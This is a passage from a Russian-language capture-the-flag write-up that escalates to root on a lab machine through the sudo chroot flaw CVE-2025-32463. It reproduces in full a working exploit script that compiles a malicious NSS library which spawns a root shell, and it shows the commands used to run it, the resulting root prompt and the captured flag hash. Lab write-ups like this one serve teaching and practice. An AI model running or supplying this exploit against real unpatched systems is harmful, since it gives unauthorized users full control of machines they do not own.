preter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6258d9474e8f194a0712672eec026d49e47710c2, for
 GNU/Linux 3.2.0, with debug_info, not stripped
ike@expressway:/usr/local/bin$ 
```

Также попробуем


```
sudo --version
```



```
ike@expressway:/usr/local/bin$ sudo --version
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
```

Погуглим уязмости на эту версию sudo.

(сделав тоже самое на своей машине я получил туже версию, но она пропатчена, значит вероятно уязвимость тут все-таки кроется)



```
┌──(kali㉿kali)-[~]
└─$ sudo --version
Sudo version 1.9.17p2
Sudoers policy plugin version 1.9.17p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17p2
Sudoers audit plugin version 1.9.17p2
```


Вроде что-то нашлось попробуем проэксплуатировать:
https://github.com/kh4sh3i/CVE-2025-32463
скопируем с github файл exploit.sh

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

на атакуемой машине перейдем в димректорию tmp и создадим там файл exploit.sh и выдадим ему права

```
cd /tmp/
touch exploit.sh
```

```
chmod +x exploit.sh
./exploit.sh
```



```
ike@expressway:/tmp$ touch exploit.sh
ike@expressway:/tmp$ nano exploit.sh
ike@expressway:/tmp$ ls -l
total 4
drwx------ 2 _apt root  40 Nov 23 15:30 apt-changelog-1ZacvH
drwx------ 2 _apt root  40 Nov 23 15:14 apt-changelog-8lOOyl
drwx------ 2 _apt root  40 Nov 23 15:24 apt-changelog-9G69jg
drwx------ 2 _apt root  40 Nov 23 15:02 apt-changelog-9RAN2T
drwx------ 2 _apt root  40 Nov 23 15:32 apt-changelog-DWj64c
drwx------ 2 _apt root  40 Nov 23 15:12 apt-changelog-EDg4MM
drwx------ 2 _apt root  40 Nov 23 15:18 apt-changelog-fEM9QQ
drwx------ 2 _apt root  40 Nov 23 15:28 apt-changelog-HeVK9e
drwx------ 2 _apt root  40 Nov 23 15:08 apt-changelog-I6i0L0
drwx------ 2 _apt root  40 Nov 23 15:20 apt-changelog-IRXyew
drwx------ 2 _apt root  40 Nov 23 15:22 apt-changelog-Kw9Cmy
drwx------ 2 _apt root  40 Nov 23 15:00 apt-changelog-lHQ4e5
drwx------ 2 _apt root  40 Nov 23 15:04 apt-changelog-N48eXB
drwx------ 2 _apt root  40 Nov 23 15:26 apt-changelog-pZw5R2
drwx------ 2 _apt root  40 Nov 23 15:06 apt-changelog-TumRwF
drwx------ 2 _apt root  40 Nov 23 15:16 apt-changelog-Tv4NdB
drwx------ 2 _apt root  40 Nov 23 15:10 apt-changelog-zmeClE
-rw-rw-r-- 1 ike  ike  637 Nov 23 17:49 exploit.sh
drwx------ 3 root root  60 Nov 23 14:37 systemd-private-588c0fde65f047ffb95d6bd6d51ab51c-exim4.
service-YtVwwx
drwx------ 3 root root  60 Nov 23 14:36 systemd-private-588c0fde65f047ffb95d6bd6d51ab51c-system
d-logind.service-B8tEQa
drwx------ 3 root root  60 Nov 23 14:37 systemd-private-588c0fde65f047ffb95d6bd6d51ab51c-tftpd-
hpa.service-sc7vs9
drwx------ 2 root root 120 Nov 23 14:37 vmware-root
drwx------ 2 root root  40 Nov 23 14:37 vmware-root_3592-826322928
ike@expressway:/tmp$ chmod +x exploit.sh
ike@expressway:/tmp$ ./exploit.sh
woot!
root@expressway:/# whoami
root
root@expressway:/# 
```

Доступ к root получен!

```
cd root
cat root.txt
```

Наш флаг)

root.txt

```
3bf35867462e9b028fa11ecc4c194fd2
```